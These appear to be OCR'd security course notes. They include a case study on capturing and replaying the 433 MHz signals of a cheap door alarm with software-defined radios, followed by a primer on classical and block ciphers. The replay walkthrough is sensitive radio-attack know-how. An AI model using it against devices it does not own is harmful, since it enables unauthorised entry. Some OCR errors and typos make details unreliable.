- In the factory the ESP32 will generate a random number (on first boot) in order which will be used to encrypt and hash the bootloader and the data on the board. Then it starts the applications.
- On subsequent boots the device will make recalculate the hash to make sure that the bootloader has not been tampered with.
- More information about using PGP encryption for the data partition, etc. Not too important.
- TLDR: lots of encryption and security features built into the chip

Comment

Case Study: Door Alarm



Mengshen Door and Window Alarm -
Alarm with 105db Loud Sound and B
Install (Includes 1 Alarm and 1 Remot
Brand: Mengshen
★★★★☆ 122 ratings | 11 answered que

Price: CDN$ 19.99 ✓prime

You could get **5% back at Amazon.ca**, Whole Fo
stores, and restaurants for 6 months upon appro
Rewards Mastercard. See terms and learn more.

New (2) from CDN$ 19.99 ✓prime


Style: **A-1 Alarm and 1 Remote**

A-1 Alarm and 1 Remote **CDN$ 19.99** ✓prime	B-1 Alarm and 2 R CDN$ 24.99 ✓prime
C-2 Alarm and 1 Remote CDN$ 29.99 ✓prime	

- Voice and Light Alarm: 108db loud alarm and br scare the thieves and intruders away,
- Magnetic Sensor Alarm: Sensitive, lower false tr
- Multi-funciton Security Alarm: It has the functic alarm and doorbell, widly meet your demand,
- Easy Operation: With remote control, it will be v
- Flexible Options: If you need extra remote contr

What would a small-scale communication-channel pentest look like for this?

1. Look at FCC report


FCC Federal Communications Commission
Search|RSS
Office of Engineering and Technology
FCC > FCC E-filing > EAS > Authorization Search
OET Home Page
Filing Options
Grantee Registration
Modify Grantee Information
Reply to Grantee Name Change Correspondence
Test Firm Accrediting Body Login
Return to 159 / Pay for a Grantee registration
Reports
Pending Application Status
Authorization Search
Grantee Search
Pending Grantee Search
TCB Search
Test Firms
Test Firm Accrediting Bodies
Equipment Class/Rule Part List
Miscellaneous
Get FRN
Knowledge Database
Hearing Aid Compatibility Status Reporting
Measurement Procedures

Equipment Authorization Search

Application Information:

Grantee Code: (First three or five characters of FCCID)

Product Code: Exact Match □ (Remaining

Applicant Name:

Final Action Date Range (mm/dd/yyyy): to

Grant Comments:

Application Purpose:

Software Defined Radios: □

FCC Approved Applications Only □

TCB Approved Applications Only: □

Composite Applications Only: □

Grant Note: & &

Test Firm

Application Status: All Granted Statuses

Equipment Information:

Equipment Class:

Frequency Range in MHz: to

Figure 33. In this case this was barely done so it wasn't very useful

2. Make reasonable guesses





Figure 34. Guess that this cheap device is on unlicensed 433 MHz band

3. Listen into the signal



Case Study: Door Alarm

Investigation: Universal Radio Hacker (URH)

Device settings

Device: AirSpy Mini

Frequency (Hz): 433.0M

Sample rate (Sps): 6.0M

Bandwidth (Hz): 6.0M

Gain: 9


IF Gain: 7

Baseband gain: 3

DC correction: ☑ Apply DC correction

```
AirSpy-OPEN: Success
AirSpy-SET_FREQUENCY to 433M: Success
AirSpy-SET_SAMPLE_RATE to 6M: Success
AirSpy-SET_RF_GAIN to 9: Success
AirSpy-SET_IF_GAIN to 7: Success
AirSpy-SET_BB_GAIN to 3: Success
AirSpy-Start RX MODE: Success
AirSpy: successfully started rx mode
AirSpy-SET_FREQUENCY to 433.842M: Success
AirSpy-SET_FREQUENCY to 433M: Success
```

Figure 35. Use a software-defined radio to inspect the signal



1: Complex Signal

Lock_1

Noise: 0.0025

Center: 0.0093

Samples/Symbol: 12000

Error Tolerance: 26

Modulation: ASK

Bits/Symbol: 1

Signal View: Analog

☑ Show Signal as Bits

```
0010101101111110101110111011000001 [Pause: 0 samples]
```

2: Complex Signal

Unlock_1

Noise: 0.0023

Center: 0.0297

Samples/Symbol: 12000

Error Tolerance: 31

Modulation: ASK

Bits/Symbol: 1


Signal View: Analog

☑ Show Signal as Bits

```
0010101101111110101110111101000010 [Pause: 0 samples]
```

Figure 36. Top signal is lock, bottom signal is unlock. Here we don't know what they are yet but there *is* some sort of unique binary pattern being produced on the button clicks.

4. Replay?



Case Study: Door Alarm

Investigation: HackRF One + PortaPack H2 + Mayhem Firmware

Figure 37. Can just use a radio recorder/playback device to record the signal and play it back in order to unlock the doorlock

As it turns out industrial systems tend not be be any more secure

2.15.1 Ciphers

Cryptography is used to establish the confidentiality, integrity, authenticity, and non-repudiation[34] of data.

- Ciphers an algorithm that obfuscates data so that it seems random to anyone hwo does not possess special information called a key.
- Based on a class of functions called trapdoor one-way functions, i.e. easy to compute but inverse is difficult to compute. Trapdoor means that given the key the inverse becomes easy to compute[35]
- Function itself should not be the critical secret (Kerckhoff's principle)


Two common one-way functions used are factoring ($z = (x * y)$ find x,y) and discrete log ($z = x^y \% m$ – given z, x, m, find $y = \log_x z\% m$)

Definition 22

Caesar (Shift) Cipher

[34] *Prevents a principal from denying they have performed an action*

[35] *Note that never been proven/disproven that one-way functions exist. Plus if it's been proved it would show $P \neq NP$*




When Caesar mounted his campaign against the Gauls (modern France), he wanted to communicate with his troops securely

- He contrived a very simple cipher:
  - Take each letter, and replace it with the letter shifted 3 letters to the right in the alphabet
  - If there are no more letters, wrap around to the beginning of the alphabet
  - This is similar to modern day **rot13** used for simple obfuscation
  - Decryption is just the inverse
- This type of cipher is also called a **shift** cipher

Figure 38. A contrived cipher

Note that even this may be difficult to crack in reasonable time with a brute-force attack if we happen to have a large enough alphabet.

Definition 23 A slightly better cipher would be a substitution cipher



Substitution Ciphers

The shift cipher is an instance of a class of ciphers called **substitution** ciphers

- Each plaintext letter is replaced with exactly one ciphertext letter
- The key is the mapping between plaintext letters and ciphertext letters


Example: Assume a five letter alphabet {ABCDE} and a shift of 2: {DEABC}

A=D, B=E, C=A, D=B, E=C

There's a one-to-one mapping between the plaintext and the ciphertext, so we can use patterns in the data to figure out a heuristic to reverse the cipher. For example in English E is the most common letter (and there are likewise common digraphs e.g. TH, HE, etc) and as such can be used to make informed guesses as to the substitutions being used

An improvement to the monoalphabetic substitution cipher described above is the polyalphabetic substitution cipher. In this case we have a set of n mappings in the cipher and change hte mapping with every character. However these ciphers are still periodic. For small n this is not a problem, but for large n it becomes a large challenge.

Comment Enigma Machine



Source: Wikimedia Commons

- A substitution cipher with a really large cipher during early war efforts
- Decryption/encryption via initial rotor position etc that would be agreed on.

The gold standard for encryption is the substitution cipher taken to the extreme: the one-time-pad.


Definition 24 **One-time-pad**

- A random substitution is used for every character
- Think about it as using an infinite number of keys
- A message with n bits of information an OTP adds n bits of randomness to make a completely random ciphertext –> Theoretically unbreakable
- Key overhead of 100% (key length equal to message length) and key reuse is not allowed
- Cipher is malleable (bit flips in ciphertext correspond to bit flips in plaintext); requires integrity check
- How to make a random key? Need good random number generator
- OTP is strong against ciphertext-only attacks but is exteremely weak against known-plaintext attack (only need one pair).

Practical ciphers are ones with fixed length keys that are shorter than the message and are independent of message length. They should also be efficient to use for encryption/decryption while being computationally difficult without the key.

Definition 25 Symmetric key ciphers: same key to encrypt/decrpyt (stream/block ciphers)


- Stream ciphers: similar to OTP: key used to generate pseudo-random sequence of bits and then XOR'd with plaintext. Runs a bit at a time which is good for streaming. Suffers from synchronization problems



Stream Ciphers

Key
K
Pseudorandom byte generator (key stream generator)
k
Plaintext Byte Stream
M
ENCRYPTION
Ciphertext Byte Stream
C
Key
K
Pseudorandom byte generator (key stream generator)
k
ENCRYPTION
Plaintext Byte Stream
M

- Block ciphers: encrypt/decrypt a block of bits at a time (usually 64 bits or a multiple). Add padding if necessary.



Block Ciphers

Stream ciphers are generally simple and fast. Block ciphers are more common just due to the history of cipher development (closed-source stream ciphers and a proliferation of open-source block ciphers)

2.15.2 Block Ciphers

- Data Encryption Standard (DES): 56 bit key, 64 bit block.
- AES (Advanced Encryption Standard) – official standard encryption algorithm for the US government in 2000
- Both are iterated block ciphers
- Today's computers are fast enough that DES is considered insecure




Figure 39. DES Feistel Ntwork

- Input is split between left and right haves. Some computation involving a portion of the key is done on the right half and then the left and right halves are swapped, then the output gets piped back into this process. This "round" is repeated 16 times.

- 56 bit key is put through a schedule to create sixteen subkeys. 56-bit into 2 28 bit halves, then shifted left by 1 or 2 bites, and 2 24 bits are then selected from the halves to make a 48 but subkey K_n. Exact number of bit selections are carefully selected.





Figure 40. each $f(R_{n-1}, K_n)$ does: 1. expansion permutation 2. XOR with subkey 3. non-linear S-box subsitution boxes to compress 48 to 32 bit 4. permutation

Design of S-boxes is important as this is the only part of the cipher that is non-linear


- DES is inadequate with modern computers: brute force can crack 56-bit keys in less than a day. A solution is to use a longer key length and chain DES multiple times; **3DES** w/ a 168 bit key split into 2 56 bit times and running the algorithm three times


K_1
K_2
K_3
plaintext
encrypt
decrypt
encrypt
ciphertext
ciphertext = $E_{K3}(D_{K2}(E_{K1}(\text{plaintext})))$
K_3
K_2
K_1
ciphertext
decrypt
encrypt
decrypt
plaintext
plaintext = $D_{K1}(E_{K2}(D_{K3}(\text{ciphertext})))$

Block cipher encryption modes, or how to encrypt data with multiple blocks:

Considerations include security, performance, error propagation, and error recovery

- Electronic Cookbook (Simplest): break down into block-sized chunks & pad if necessary. Encrypt each block separately.
    - Highly parallelizable but not secure
    - Cipher blocks can reveal macro structure of plaintext data since same plaintext blocks will always encrypt to the same ciphertext blocks




-
    - Error propagation doesn't happen & error recovery only requires retransmission of affected blocks and does not stop decryption
- Cipher block chaining
    - Every block's input is dependent on output of previous block. Initial value does not have to be secret but shouldn't be reused for multiple messages
    - Good security but poor parallelism for encryption[36]. Transmission error only affects current and following block – and as for recovery the receiver can drop affected blocks and still continue decryption.
- CFB (Cipher-feedback) and OFB (Output feedback) convert block ciphers into stream ciphers, i.e. can be decrypted/encrypted in less than a full block at a time. Similar to stream ciphers (Discussed later.) In OFB the key stream is independent of plaintext so cipher operations can be done in advance


[36] *decryption can be parallelized*

2.15.3 Stream Ciphers

- Encryption/decryption with low latency, i.e. multimedia streams
- Operate one bit at a time
- Closely related to one-time pads
- No modes: can be used to encrypt data of any length
- Synchronous stream ciphers: key stream is independent of message text. State is modified by f and the key; each step uses feedback in which f uses current state to produce the new state. Transmission error only affects the corresponding plaintext bits




- Self-synchronizing stream ciphers: key stream is dependent on the plan test. State is a shift register; every ciphertext bit created is shifted into the shift register and fed back as input into the key function g. So each ciphertext bit as an effect on the next n bits[37]



- Similar properties to the one time pad; dangerous to use the same keystream to encrypt multiple messages
